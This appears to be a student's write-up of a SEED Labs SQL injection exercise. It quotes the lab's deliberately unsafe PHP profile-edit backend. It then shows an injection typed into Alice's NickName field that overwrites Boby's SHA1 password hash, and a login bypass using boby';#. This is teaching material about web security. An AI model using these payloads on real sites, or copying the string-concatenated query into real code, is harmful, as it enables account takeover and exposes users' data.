
Copyright © SEED LABs



### Task 3.3: Modify other People's Passwords.

If an employee wants to edit their profile, he/she will have to fill out their Profile Edit Form. Once the employee is done filling the form and clicks Save, the `unsafe_edit_backend.php` (which can be found at `/Labsetup/image_www/Code`) file is responsible to update the information in the database.

Taking a look at the `unsafe_edit_backend.php` file, we can see that if an employee was to change his/her password, the new password is first hashed and then updated in the database, which means, to conduct a successful SQL Injection Attack we will first have to hash the password with SHA1 and then use this Hash Value for the Attack.



```
32 $dbuser = "secd",
33 $dbpass = "dees";
34 $dbname = "sqlldb_users";
35 // Create a DB connection
36 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37 if ($conn->connect_error) {
38     die("Connection failed: " . $conn->connect_error . "\n");
39 }
40 return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql = "";
46 if ($input_pwd != '') {
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     // Update the password stored in the session.
50     $_SESSION['pwd'] = $hashed_pwd;
51     $sql = "UPDATE credential SET
52     nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd'
53     where ID=$id;";
54 } else {
55     // if password field is empty.
56     $sql = "UPDATE credential SET
57     nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phone'
58     where ID=$id;";
59 }
60 $conn->query($sql);
61 $conn->close();
```

So here, we made a file named `Password.txt` which contains the password `BobyismyBoss`.



Now we type `cat Password.txt` which will print the contents of the file.

Next, we type `shasum Password.txt` to print the Hash Value of the contents of the file.

```
seed@seed: ~/Desktop
[11/23/21] seed@seed:~/Desktop$ cat Password.txt
BobyismyBoss
[11/23/21] seed@seed:~/Desktop$ shasum Password.txt
39ac90c744db9ccafb50118533630e9987391e59 Password.txt
[11/23/21] seed@seed:~/Desktop$
```

Lastly, with the obtained Hash Value we type ',  
Password='39ac90c744db9ccafb50118533630e9987391e59' WHERE name  
= 'Boby';# in the NickName field of Alice's Profile and click Save.

The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/unsafe_edit_frontend.php`. The page has a green header with the SEED Labs logo, navigation links for 'Home' and 'Edit Profile', and a 'Logout' button. The main content area is titled 'Alice's Profile Edit' and contains a form with the following fields:

- NickName: HERE name = 'Boby';#
- Email: Email
- Address: Address
- Phone Number: PhoneNumber
- Password: Password

A green 'Save' button is located below the form fields and is highlighted with a red rectangular border. At the bottom of the page, the text 'Copyright © SEED LABs' is displayed.

Finally, we log out of Alice's account and try to log in to Bobby's account by entering `boby' ; #` in the Username field and `BobyismyBoss` in the Password field.

SQLi Lab

www.seed-server.com/index.html

80%

SEED Labs

### Employee Profile Login

USERNAME boby';#

PASSWORD .....

Login

Copyright © SEED LABs

We have now logged into Bobby's Profile!

**Bobby Profile**

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS